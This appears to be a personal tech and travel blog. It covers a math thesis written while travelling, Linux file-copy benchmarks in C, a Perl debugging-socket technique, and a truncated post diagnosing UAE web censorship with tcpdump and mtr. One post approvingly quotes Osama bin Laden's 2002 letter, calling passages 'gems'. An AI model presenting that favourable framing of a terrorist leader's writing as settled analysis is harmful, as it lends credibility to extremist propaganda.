Realization of Cyclic Spaces
In what feels like a previous life I was a mathematician, and I just recently heard that appearantly my Master’s thesis is graded now. So here it is, for all you people who are interested in the realization of cyclic spaces!

This is what you’ll find in this 41-page document that took me many, many months to craft:
If you are not a mathematician: Gibberish formulas, arrows and some diagrams that don’t seem too impressive. Also 17 occurrences of the word “obvious”, and 12 occurrences of “it is clear”. Obviously, some of these things I wrote down half a year ago aren’t clear to me any more either, so don’t fret.
Mathematicians, especially those specializing in algebraic topology, might find that this text covers a number of interesting fundamental aspects of the theory of simplicial and cyclic spaces with a rather extensive level of detail. Feel free to use this text if it helps you or others.
The citation I prepended to the thesis, written a hundred years ago by my favourite author, so accurately describes the material at hand and my experience that it warrants a translation here:
It is only when one looks not toward the outside at their utility, but within mathematics itself at the relationships among the unused parts, that one sees the other, real face of this science. It is not goal-oriented, but uneconomical and passionate. – The average person doesn’t need much more mathematics than he learns in elementary school; the engineer only enough to find his way around in the collection of tabulations in his technical handbook, which isn’t a lot; even the physicist ordinarily works with quite simple mathematical tools. If they should need something different, they are mostly left to figure it out for themselves, since the mathematician has very little interest in such applied tasks. And this is why specialists in many practically important branches of mathematics are not mathematicians. But not far away are immeasurable realms that exist only for the mathematician: an enourmous nerve center has coalesced around the point of origin of a few lesser muscles. Somewhere inside, the individual mathematician is working, and his windows do not open to the outside, but into adjoining rooms.
There is an interesting story to how this thesis happened: I wrote it while travelling. To me this seemed perfectly normal at the time, but I’ve since heard that it astonishes people, so let me share the story.
My argument went somewhat like this: If you don’t like the cold and desolate winter months (and I don’t like them) and you have a bit of money in the bank (and I had some) and your professor agrees to consult with you using Skype (and I thank him for that) and you happen to live in times where one owns devices that can display PDFs – then it only seems natural that you should travel towards the tropics, following the sun, thinking about mathematics wherever it seems adequate. So that’s what I did.
This was my route: I started off in Spain to visit a friend and see if the nomadic life suits me (two weeks; early drafts of five introductory pages); it did, so I went back to Germany for three days to pack, and went off to Lebanon (I stayed for one month, writing 10 pages). Then I visited a friend in Dubai (two weeks; five pages and a few diagrams; grappled with fundamental problems of my formalism). On to Oman, where at first things went well and I produced a few pages; however I discovered a fundamental flaw in my understanding which my primary sources didn’t deem necessary to address: I painfully remember trying to understand a single, central diagram for eight days in a row, backtracking my way 14 hours a day, becoming increasingly desparate until I gave up and my friend John came to visit me over New Year’s. (Time spent in Oman: roughly a month with a short bus trip back to Dubai because of Visa issues. Unclear how much work I put to paper.) Next was Sri Lanka, where I arrived the day before presidential elections, which luckily went down without civil unrest breaking out. In Sri Lanka I mostly wrote in parks and the jungle, after these sandy countries everything seemed so exotic! And by painstakingly going through all I had written, blowing up seemingly innocent one-line statements to one-page proofs just to make absolutely sure I was correct, I finally found my way out of the trap that I had been in while in Oman. After a month in Sri Lanka, I went to Manila in the Philippines for two weeks. What an awful place! I didn’t get much done there, being busy with other stuff. From there I went to Sydney for a week (I went for job interview; incidentally, this is also where I live and work now…). I had three weeks of holidays on the island of Palawan in the Philippines, where my friend Felix visited me; no work was done there. In Singapore I resumed work and was pleasantly surprised that a considerable amount of work was done already (I only stayed there for a week due to budget constraints). I subsequently traded my windowless 12m² room for an equally priced 40m² flat in the heart of Bukit Bintang, Kuala Lumpur, where I stayed for a month and wrote most of the remainder of the thesis (15 pages). A short 3-day stint in Venice reunited me with my family, and I travelled back to Hamburg with them, where I did a final pass of the text, corrected numerous details and attended to day-stretching last-minute panics induced by seemingly poor choices of category-theoretic models in the very beginning. Then I travelled to Berlin and handed my thesis in. – All done, and not a single day was spent in the desolate winter!
Palawan
I’ve just arrived in Singapore from a 3-week trip to Palawan, one of the larger islands in the southwestern Philippines. You can imagine the sights as something like this: Beautiful, deserted beaches with clear water, rice fields and impenetrable jungle:



You will find unique and expansive eco-systems, e.g. huge mangrove forests or the Underground River, a UNESCO world heritage site in the form of a long river flowing through a dripstone cave, home to approximately 40,000 bats.



While Palawan is definitely a place to approach with a backpacker mentality – expect bumpy, curvy roads, small villages with electricity only in the evening hours, and a hot shower only in the most up-market places – the tourism sector is a big communal employer (despite the rather small number of guests) and tightly controlled by the government, so prices and service are in general good and rip-offs rare. Put differently, it is very easy and rewarding to travel there.



It feels like a small paradise at the end of the world.
Sri Lanka

I didn’t take a lot of photos in Sri Lanka, but here’s an impression of the beaches south of Colombo (which are trembling when the train passes not 20 meters behind your back) and Negombo.



Signs that you’ll see in the streets in Sri Lanka tend to be really very considerate of the reader, always apologizing and wishing the best. It’s a really cute custom, and a little friendliness goes a long way! Here are some examples.


Sur, Wadi Shab and Nizwa
I was joined in Oman by an old friend, and our first stop was Sur:



The next day we went on a day trip to Wadi Shab. Instead of swimming in the upper ponds, we ventured to explore a route that featured huge boulders which were at times difficult to scale, especially with 10 liters of water in a backpack. Compared to the Wadi, which was really rather crowded, we didn’t meet a single soul during the hike. When we came back – it was already an hour after dusk –, the boats that carry people over the initial, 400m wide and rather deep pond to the entry of the Wadi were gone. Since we wanted to travel the next morning, we tried hard not to get the backpack and spare clothes wet, and succeeded – although we had to take turns swimming part of the way around areas impossible to climb, in order to lift the backpack up a three-meter vertical slope… Generally not advisable.
(Talking about general travel advices: If there is the slightest chance there will be water – and there always is –, carry passport and phone in watertight ziplock bags, so that you have the fail-safe option of simply swimming with all your stuff.)






Then on to Nizwa, which is surrounded by seemingly infinitely stretching chains of rather small and steep but impressive mountains. Easy to fall apart (due to the iron content being washed out?), they are covered by debris and pebble of varying size which makes them fun and yet challenging to move in. Also: Ancient defense walls!






Muscat, Oman









Graffiti in Dubai
For the 43rd UAE national day last week, His Highness Hamdan bin Mohammed Al Maktoum, Crown Prince of Dubai (the second son of Dubai’s monarch), installed an open-air, 2.2 km long continuous graffiti wall created by more than 100 artists, shaped in the form of a map of the UAE:



Here’s a sample of the better ones:









Jounieh, Lebanon






Valencia and Granada






So you want to write to a file real fast…
Or: A tale about Linux file write patterns.
So I once wrote a custom core dump handler to be used with Linux’s
core_pattern. What it does is take a core dump on
STDIN plus a few arguments, and then write the core to a predictable
location on disk with a time stamp and suitable access rights. Core
dumps tend to be rather large, and in general you don’t know in
advance how much data you’ll write to disk. So I built a functionality
to write a chunk of data to disk (say, 16MB) and then check with
fstatfs() if the disk has still more than threshold capacity (say,
10GB). This way, a rapidly restarting and core-dumping application
cannot lead to “disk full” follow up failures that will inevitably
lead to a denial of service for most data handling services.
So… how do we write a lot of data to disk really fast? – Let us maybe
rephrase the question: How do we write data to disk in the first
place? Let’s assume we have already opened file descriptors in and
out, and we just want to copy everything from in to out.
One might be tempted to try something like this:
ssize_t read_write(int in, int out)
{
    ssize_t n, t = 0;
    char buf[1024];
    while((n = read(in, buf, 1024)) > 0) {
        t += write(out, buf, n);
    }
    return t;
}
“But…!”, you cry out, “there’s so much wrong with this!” And you are right, of course:
- The return value
nis not checked. It might be-1. This might be because e.g. we have got a bad file descriptor, or because the syscall was interrupted. - A call to
write(out, buf, 1024)will – if it does not return-1– write at least one byte, but we have no guarantee that we will actually write allnbytes to disk. So we have to loop the write until we have writtennbytes.
An updated and semantically correct pattern reads like this (in a real program you’d have to do real error handling instead of assertions, of course):
ssize_t read_write_bs(int in, int out, ssize_t bs)
{
    ssize_t w = 0, r = 0, t, n, m;

    char *buf = malloc(bs);
    assert(buf != NULL);

    t = filesize(in);

    while(r < t && (n = read(in, buf, bs))) {
        if(n == -1) { assert(errno == EINTR); continue; }
        r = n;
        w = 0;
        while(w < r && (m = write(out, buf + w, (r - w)))) {
            if(m == -1) { assert(errno == EINTR); continue; }
            w += m;
        }
    }

    free(buf);

    return w;
}
We have a total number of bytes to read (t), the number of bytes
already read (r), and the number of bytes already written (w).
Only when t == r == w are we done (or if the input stream ends
prematurely). Error checking is performed so that we restart
interrupted syscalls and crash on real errors.
What about the bs parameter? Of course you may have already noticed
in the first example that we always copied 1024 bytes. Typically, a
block on the file system is 4KB, so we are only writing quarter
blocks, which is likely bad for performance. So we’ll try different
block sizes and compare the results.
We can find out the file system’s block size like this (as usual, real error handling left out):
ssize_t block_size(int fd)
{
    struct statfs st;
    assert(fstatfs(fd, &st) != -1);
    return (ssize_t) st.f_bsize;
}
OK, let’s do some benchmarks! (Full code is on GitHub.) For simplicity I’ll try things on my laptop computer with Ext3+dmcrypt and an SSD. This is “read a 128MB file and write it out”, repeated for different block sizes, timing each version three times and printing the best time in the first column. In parantheses you’ll see the percentage increase in comparison to the best run of all methods:
read+write 16bs             164ms      191ms      206ms
read+write 256bs            167ms      168ms      187ms  (+ 1.8%)
read+write 4bs              169ms      169ms      177ms  (+ 3.0%)
read+write bs               184ms      191ms      200ms  (+ 12.2%)
read+write 1k               299ms      317ms      329ms  (+ 82.3%)
Mh. Seems like multiples of the FS’s block sizes don’t really matter here. In some runs, the 16x blocksize is best, sometimes it’s the 256x. The only obvious point is that writing only a single block at once is bad, and writing fractions of a block at once is very bad indeed performance-wise.
Now what’s there to improve? “Surely it’s the overhead of using
read() to get data,” I hear you saying, “Use mmap() for that!”
So we come up with this:
ssize_t mmap_write(int in, int out)
{
    ssize_t w = 0, n;
    size_t len;
    char *p;

    len = filesize(in);
    p = mmap(NULL, len, PROT_READ, MAP_SHARED, in, 0);
    assert(p != NULL);

    while(w < len && (n = write(out, p + w, (len - w)))) {
        if(n == -1) { assert(errno == EINTR); continue; }
        w += n;
    }

    munmap(p, len);

    return w;
}
Admittedly, the pattern is simpler. But, alas, it is even a little bit slower! (YMMV)
read+write 16bs               167ms      171ms      209ms
mmap+write                    186ms      187ms      211ms  (+ 11.4%)
“Surely copying around useless data is hurting performance,” I hear you say, “it’s 2014, use zero-copy already!” – OK. So basically there are two approaches for this on Linux: One cumbersome but rather old and known to work, and then there is the new and shiny sendfile interface.
For the splice
approach, since either reader or writer of your splice call must be
pipes (and in our case both are regular files), we need to create a
pipe solely for the purpose of splicing data from in to the write
end of the pipe, and then again splicing that same chunk from the read
end to the out fd:
ssize_t pipe_splice(int in, int out)
{
    size_t bs = 65536;
    ssize_t w = 0, r = 0, t, n, m;
    int pipefd[2];
    int flags = SPLICE_F_MOVE | SPLICE_F_MORE;

    assert(pipe(pipefd) != -1);

    t = filesize(in);

    while(r < t && (n = splice(in, NULL, pipefd[1], NULL, bs, flags))) {
        if(n == -1) { assert(errno == EINTR); continue; }
        r += n;
        while(w < r && (m = splice(pipefd[0], NULL, out, NULL, bs, flags))) {
            if(m == -1) { assert(errno == EINTR); continue; }
            w += m;
        }
    }

    close(pipefd[0]);
    close(pipefd[1]);

    return w;
}
“This is not true zero copy!”, I hear you cry, and it’s true, the ‘page stealing’ mechanism has been discontinued as of 2007. So what we get is an “in-kernel memory copy”, but at least the file contents don’t cross the kernel/userspace boundary twice unnecessarily (we don’t inspect it anyway, right?).
The sendfile() approach is more immediate and clean:
ssize_t do_sendfile(int in, int out)
{
    ssize_t t = filesize(in);
    off_t ofs = 0;

    while(ofs < t) {
        if(sendfile(out, in, &ofs, t - ofs) == -1) {
            assert(errno == EINTR);
            continue;
        }
    }

    return t;
}
So… do we get an actual performance gain?
sendfile                    159ms      168ms      175ms
pipe+splice                 161ms      162ms      163ms  (+ 1.3%)
read+write 16bs             164ms      165ms      178ms  (+ 3.1%)
“Yes! I knew it!” you say. But I’m lying here. Every time I execute
the benchmark, another different approach is the fastest. Sometimes
the read/write approach comes in first before the two others. So it
seems that this is not really a performance saver, is it? I like the
sendfile() semantics, though. But beware:
In Linux kernels before 2.6.33, out_fd must refer to a socket. Since Linux 2.6.33 it can be any file. If it is a regular file, then sendfile() changes the file offset appropriately.
Strangely, sendfile() works on regular files in the default Debian
Squeeze Kernel (2.6.32-5) without problems. (Update 2015-01-17:
Przemysław Pawełczyk, who in 2011 sent Changli Gao’s patch which
re-enables this behaviour to stable@kernel.org for inclusion in Linux
2.6.32, wrote to me explaining how exactly it ended up being
backported. If you’re interested, see this excerpt from his
email.)
“But,” I hear you saying, “the system has no clue what your intentions are, give it a few hints!” and you are probably right, that shouldn’t hurt:
void advice(int in, int out)
{
    ssize_t t = filesize(in);
    posix_fadvise(in, 0, t, POSIX_FADV_WILLNEED);
    posix_fadvise(in, 0, t, POSIX_FADV_SEQUENTIAL);
}
But since the file is very probably fully cached, the performance is not improved significantly. “BUT you should supply a hint on how much you will write, too!” – And you are right. And this is where the story branches off into two cases: Old and new file systems.
I’ll just tell the kernel that I want to write t bytes to disk now,
and please reserve space (I don’t care about a “disk full” that I
could catch and act on):
void do_falloc(int in, int out)
{
    ssize_t t = filesize(in);
    posix_fallocate(out, 0, t);
}
I’m using my workstation’s SSD with XFS now (not my laptop any more). Suddenly everything is much faster, so I’ll simply run the benchmarks on a 512MB file so that it actually takes time:
sendfile + advices + falloc            205ms      208ms      208ms
pipe+splice + advices + falloc         207ms      209ms      210ms  (+ 1.0%)
sendfile                               226ms      226ms      229ms  (+ 10.2%)
pipe+splice                            227ms      227ms      231ms  (+ 10.7%)
read+write 16bs + advices + falloc     235ms      240ms      240ms  (+ 14.6%)
read+write 16bs                        258ms      259ms      263ms  (+ 25.9%)
Wow, so this posix_fallocate() thing is a real improvement! It seems
reasonable enough, of course: Already the file system can prepare an
– if possible contiguous – sequence of blocks in the requested size. But
wait! What about Ext3? Back to the laptop:
sendfile                               161ms      171ms      194ms
read+write 16bs                        164ms      174ms      189ms  (+ 1.9%)
pipe+splice                            167ms      170ms      178ms  (+ 3.7%)
read+write 16bs + advices + falloc     224ms      229ms      229ms  (+ 39.1%)
pipe+splice + advices + falloc         229ms      239ms      241ms  (+ 42.2%)
sendfile + advices + falloc            232ms      235ms      249ms  (+ 44.1%)
Bummer. That was unexpected. Why is that? Let’s check strace while
we execute this program:
fallocate(1, 0, 0, 134217728)           = -1 EOPNOTSUPP (Operation not supported)
...
pwrite(1, "\0", 1, 4095)                = 1
pwrite(1, "\0", 1, 8191)                = 1
pwrite(1, "\0", 1, 12287)               = 1
pwrite(1, "\0", 1, 16383)               = 1
...
What? Who does this? – Glibc does this! It sees the syscall fail and re-creates the semantics by hand. (Beware, Glibc code follows. Safe to skip if you want to keep your sanity.)
/* Reserve storage for the data of the file associated with FD.  */
int
posix_fallocate (int fd, __off_t offset, __off_t len)
{
#ifdef __NR_fallocate
# ifndef __ASSUME_FALLOCATE
  if (__glibc_likely (__have_fallocate >= 0))
# endif
    {
      INTERNAL_SYSCALL_DECL (err);
      int res = INTERNAL_SYSCALL (fallocate, err, 6, fd, 0,
                                  __LONG_LONG_PAIR (offset >> 31, offset),
                                  __LONG_LONG_PAIR (len >> 31, len));

      if (! INTERNAL_SYSCALL_ERROR_P (res, err))
        return 0;

# ifndef __ASSUME_FALLOCATE
      if (__glibc_unlikely (INTERNAL_SYSCALL_ERRNO (res, err) == ENOSYS))
        __have_fallocate = -1;
      else
# endif
        if (INTERNAL_SYSCALL_ERRNO (res, err) != EOPNOTSUPP)
          return INTERNAL_SYSCALL_ERRNO (res, err);
    }
#endif

  return internal_fallocate (fd, offset, len);
}
And you guessed it, internal_fallocate() just does a pwrite() on
the first byte for every block until the space requirement is
fulfilled. This is slowing things down considerably. This is bad. –
“But other people just truncate the file! I saw this!”, you interject, and again you are right.
void enlarge_truncate(int in, int out)
{
    ssize_t t = filesize(in);
    ftruncate(out, t);
}
Indeed the truncate versions work faster on Ext3:
pipe+splice + advices + trunc        157ms      158ms      160ms
read+write 16bs + advices + trunc    158ms      167ms      188ms  (+ 0.6%)
sendfile + advices + trunc           164ms      167ms      181ms  (+ 4.5%)
sendfile                             164ms      171ms      193ms  (+ 4.5%)
pipe+splice                          166ms      167ms      170ms  (+ 5.7%)
read+write 16bs                      178ms      185ms      185ms  (+ 13.4%)
Alas, not on XFS. There, the fallocate() system call is just more
performant. (You can also use
xfsctl
directly for that.) –
And this is where the story ends.
In place of a sweeping conclusion, I’m a little bit disappointed that
there seems to be no general semantics to say “I’ll write n bytes
now, please be prepared”. Obviously, using posix_fallocate() on Ext3
hurts very much (this may be why cp is not
employing
it). So I guess the best solution is still something like this:
if(fallocate(out, 0, 0, len) == -1 && errno == EOPNOTSUPP)
    ftruncate(out, len);
Maybe you have another idea how to speed up the writing process? Then drop me an email, please.
Update 2014-05-03: Coming back after a couple of days’ vacation, I found the post was on HackerNews and generated some 23k hits here. I corrected the small mistake in example 2 (as pointed out in the comments – thanks!). – I trust that the diligent reader will have noticed that this is not a complete survey of either I/O hierarchy, file system and/or hard drive performace. It is, as the subtitle should have made clear, a “tale about Linux file write patterns”.
Update 2014-06-09: Sebastian pointed out an error
in the mmap write pattern (the write should start at p + w, not at p).
Also, the basic read/write pattern contained a subtle error. Tricky business –
Thanks!
Embedding the Petersen Graph on the Cross Cap
Usually it’s really difficult to “show” what I do in mathematics, because to most people it’s just formulas – who cares if it’s topology or measure theory, it’s all the same. But I just finished a small project with a friend for a lecture called “Scientific Visualization”, and this is a result that you can just “watch”.
So, in case you have always been interested in the Petersen Graph and wondered how it is possible to embed it without edge intersection on the surface of the Cross Cap – well, I got a small report for you, and this animation:
(In case the <video> element fails in your browser, download it here:
MKV (recommended) or
MPG.)
Views of the World
Have you ever read any of bin Laden’s writings? – Oh, you neither? – I didn’t even know he wrote anything substantial until today: I only remembered the bad-quality preaching video tapes aired after 9/11.
His writings are in part a very lucid criticism of US-American policies and practices. See, for example, this Letter to the American people from 2002. Disregarding all the cranky religious stuff, you’ll for example find these gems in Question 2, Part 2 (b) (xii):
(xii) […] All manners, principles and values have two scales: one for you and one for the others.
(a) The freedom and democracy that you call to is for yourselves and for white race only; as for the rest of the world, you impose upon them your monstrous, destructive policies and Governments, which you call the ‘American friends’. Yet you prevent them from establishing democracies. […]
(c) You are the last ones to respect the resolutions and policies of International Law, yet you claim to want to selectively punish anyone else who does the same. Israel has for more than 50 years been pushing UN resolutions and rules against the wall with the full support of America.
Differently structured and spiced with a bit of irony and cynism, this is straight-from-the-book Chomsky critique.
I searched for his writings in the first place because of this article from Ian Welsh:
The problem with [bin Laden’s] critique is that it is, substantially, accurate. Hate bin Laden or not, this is a model of the world which has predictive and analytical utility. It explains the past, it predicts the future, and it does both well. The fact that bin Laden’s critique is fairly similar to various left-wing critiques is not accidental. It is not because bin Laden and the left are fellow travellers (Islamists are strongly opposed to genuine leftists), it is because any set of model that track reality fairly well will tend to look alike. Of course, that they look the same is used to discredit people by association. “You agree with bin Laden” they say, and shut down discussion of how the world actually works.
The whole article is really worth reading.
An on demand Debugging Technique for long-running Processes
Debbuging long-running processes or server software is usually an “either–or”: Either you activate debugging and have huge files that you rarely if ever look at, and they take up a considerable amount of disk space – or you did not activate the debugging mode and thus cannot get to the debugging output to figure out what the program is doing right now.
There is a really nice quick and dirty Non-invasive printf
debugging technique that just does a printf on a
non-existent file descriptor, so that you can view the messages by strace-ing
the process and grepping for EBADF.
I want to share here a few Perl code snippets for an approach that is a little neater IMO, yet a little bit more invasive. Consider a simple “server” doing some work, occasionally printing out a debug statement:
#!/usr/bin/perl

use strict;
use warnings;

sub Debug { }; # empty for now

while(1) {
    Debug("Here I am!");
    select undef, undef, undef, 0.1;
}
The idea is now to on demand create a UNIX domain socket where the process can write debug information to, so that (possibly a few) other processes can read and print out the debug info received on that socket.
We introduce a “global” structure $DEBUG, and a function to initialize and
destroy the socket, which is named debug-<pid-of-process> and placed in /tmp.
my $DEBUG = {
    socket => undef,
    conn => [],
    last_check => 0,
};

sub Debug_Init {
    use IO::Socket;
    use Readonly;
    my Readonly $SOCKET = "/tmp/debug-$$";

    return if $DEBUG->{socket};

    unlink $SOCKET;
    my $s = IO::Socket::UNIX->new(
        Type => IO::Socket::SOCK_STREAM,
        Local => $SOCKET,
        Listen => 1,
    ) or die $!;
    $s->blocking(0);
    $DEBUG->{socket} = $s;
}

sub Debug_Cleanup {
    return unless $DEBUG->{socket};
    my $path = $DEBUG->{socket}->hostpath;
    undef $DEBUG->{socket};
    unlink $path;
}
When the process receives a SIGUSR1, we call Debug_Init, and to be sure
we’ll clean up the socket in case of normal exit:
$SIG{USR1} = \&Debug_Init;
END { Debug_Cleanup; }
The socket is in non-blocking mode, so trying to accept() new connections
will not block. Now, whenever we want to print out a debugging
statement, we check if anyone has requested the debugging socket
via SIGUSR1. After the first connection is accepted, we’ll only
check once every second for new connections. For every accepted
connection, we send the debugging message to that peer. (Note that
UNIX domain sockets with Datagram type sadly do not support broadcast
messaging – otherwise this would probably be easier.)
In case sending the message fails (probably because the peer disconnected), we’ll remove that connection from the list. If the last connection goes, we’ll unlink the socket.
sub Debug {
    return unless $DEBUG->{socket};
    my $s = $DEBUG->{socket};
    my $conn = $DEBUG->{conn};
    my $msg = shift or return;
    $msg .= "\n" unless $msg =~ /\n$/;

    if(time > $DEBUG->{last_check}) {
        while(my $c = $s->accept) {
            $c->shutdown(IO::Socket::SHUT_RD);
            push @$conn => $c;
        }
        $DEBUG->{last_check} = time if @$conn;
    }
    return unless @$conn;

    for(@$conn) {
        $_->send($msg, IO::Socket::MSG_NOSIGNAL) or undef $_;
    }
    @$conn = grep { defined } @$conn;

    unless(@$conn) {
        Debug_Cleanup();
    }
}
Here’s a simple script to display the debugging info for a given PID, assuming it uses the setup described above:
#!/usr/bin/perl

use strict;
use warnings;
use IO::Socket;

my $pid = shift;
if(not defined $pid) {
    print "usage: $0 <pid>\n";
    exit(1);
}

kill USR1 => $pid or die $!;

my $path = "/tmp/debug-$pid";
select undef, undef, undef, 0.01 until -e $path;

my $s = IO::Socket::UNIX->new(
    Type => IO::Socket::SOCK_STREAM,
    Peer => $path,
) or die $!;
$s->shutdown(IO::Socket::SHUT_WR);

$| = 1;
while($s->recv(my $m, 4096)) {
    print $m;
}
We can now start the server; no debugging happens. But as soon as we
send a SIGUSR1 and attach to the (now present) debug socket, we can
see the debug information:
$ perl server & ; sleep 10
[1] 19731

$ perl debug-process 19731
Here I am!
Here I am!
Here I am!
^C
When we hit Ctrl-C, the debug socket vanishes again.
In my opinion this is a really neat way to have a debugging infrastructure in place “just in case”.
So your favourite game segfaults
I’m at home fixing some things one my mother’s new laptop, including upgrading to the latest Ubuntu. (Usually that’s a bad idea, but in this case it came with an update to LibreOffice which repaired the hang it previously encountered when opening any RTF file. Which was a somewhat urgent matter to solve.)
But, alas, one of the games (five-or-more, formerly glines) broke
and now segfaults on startup. Happens to be the one game that she
likes to play every day. What to do? The binary packages linked
here don’t work.
Here’s how to roll your own: Get the essential development libraries
and the ones specifically required for five-or-more, also the
checkinstall tool.
apt-get install build-essential dpkg-dev checkinstall
apt-get build-dep five-or-more
Change to a temporary directory, get the source:
apt-get source five-or-more
Then apply the fix, configure and compile it:
./configure
make
But instead of doing a make install, simply use sudo checkinstall.
This will build a pseudo Debian package, so that at least removing it
will be easier in case an update will fix the issue.
How can this be difficult to fix?! *grr*
“nocache” in Debian Testing
I’m very pleased to announce that a little program of mine called
nocache has officially made it into the Debian distribution and
migrated to Debian testing just a few days ago.
The tool started out as a small hack that employs mmap and mincore
to check which blocks of a file are already in the Linux FS cache, and
uses this info in the intercepted libc’s open/close syscall
wrappers and related functions in an effort to restore the cache to its
pristine state after every file access.
I only wrote this tool as a little “proof of concept”, but it seems there are people out there actually using this, which is nice.
A couple of links:
My thanks go out to Dmitry who packaged and will be maintaining the tool for Debian – as well as the other people who engaged in the lively discussions in the issue tracker.
Update: Chris promptly provided an Arch Linux package, too! Thanks!
Internet Censorship in Dubai and the UAE
The internet is censored in the UAE. Not really bad like in China – it’s rather used to restrict access to “immoral content”. Because you know, the internet is full of porn and Danish people making fun of The Prophet. – Also, downloading Skype is forbidden (but using it is not).
I have investigated the censorship mechanism of one of the two big providers and will describe the techniques in use and how to effectively circumvent the block.
How it works
If you navigate to a “forbidden page” in the UAE, you’ll be presented with a screen warning you that it is illegal under the Internet Access Management Regulatory Policy to view that page.

This is actually implemented in a pretty rudimentary, yet effective
way (if you have no clue how TCP/IP works). If a request to a
forbidden resource is made, the connection is immediately shut down by
the proxy. In the shutdown packet, an <iframe> code is placed that
displays the image:
<iframe src="http://94.201.7.202:8080/webadmin/deny/index.php?dpid=20&
  dpruleid=7&cat=105&ttl=0&groupname=Du_Public_IP_Address&policyname=default&
  username=94.XX.0.0&userip=94.XX.XX.XX&connectionip=1.0.0.127&
  nsphostname=YYYYYYYYYY.du.ae&protocol=nsef&dplanguage=-&url=http%3a%2f%2f
  pastehtml%2ecom%2fview%2fc336prjrl%2ertxt"
  width="100%" height="100%" frameborder=0></iframe>
Capturing the TCP packets while making a forbidden request – in this case: a
list of banned URLs in the UAE, which itself is banned – reveals one crucial
thing: The GET request actually reaches the web server, but before the answer
arrives, the proxy has already sent the Reset-Connection-Packets. (Naturally,
that is much faster, because it is physically closer.)
Because the client thinks the connection is closed, it will itself send out Reset-Packets to the Webserver in reply to its packets containing the reply (“the webpage”). This actually shuts down the connection in both directions. All of this happens on the TCP level, thus by “client” I mean the operating system. The client application just opens a TCP socket and sees it closed via the result code coming from the OS.

You can see the initial reset-packets from the proxy as entries 5 und 6 in the list; the later RST packets originate from my computer because the TCP stack considers the connection closed.
How to circumvent it
First, we need to find out at which point our HTTP connection is being hijacked. To do this, we search for the characteristic TCP packet with the FIN, PSH, ACK bits set, while making a request that is blocked. The output will be something like:
$ sudo tcpdump -v "tcp[13] = 0x019"
18:38:35.368715 IP (tos 0x0, ttl 57, ... proto TCP (6), length 522)
    host-88-80-29-58.cust.prq.se.http > 192.168.40.73.37630: Flags [FP.], ...
We are only interested in the TTL of the FIN-PSH-ACK packets: By substracting this from the default TTL of 64 (which the provider seems to be using), we get the number of hops the host is away. Looking at a traceroute we see that obviously, the host that is 64 - 57 = 7 hops away is located at the local ISP. (Never mind the un-routable 10.* appearing in the traceroute. Seeing this was the initial reason for me to think these guys are not too proficient in network technology, no offense.)
$ mtr --report --report-wide --report-cycles=1 pastehtml.com
HOST: mjanja                         Loss%   Snt   Last   Avg  Best  Wrst StDev
  1.|-- 192.168.40.1                  0.0%     1    2.9   2.9   2.9   2.9   0.0
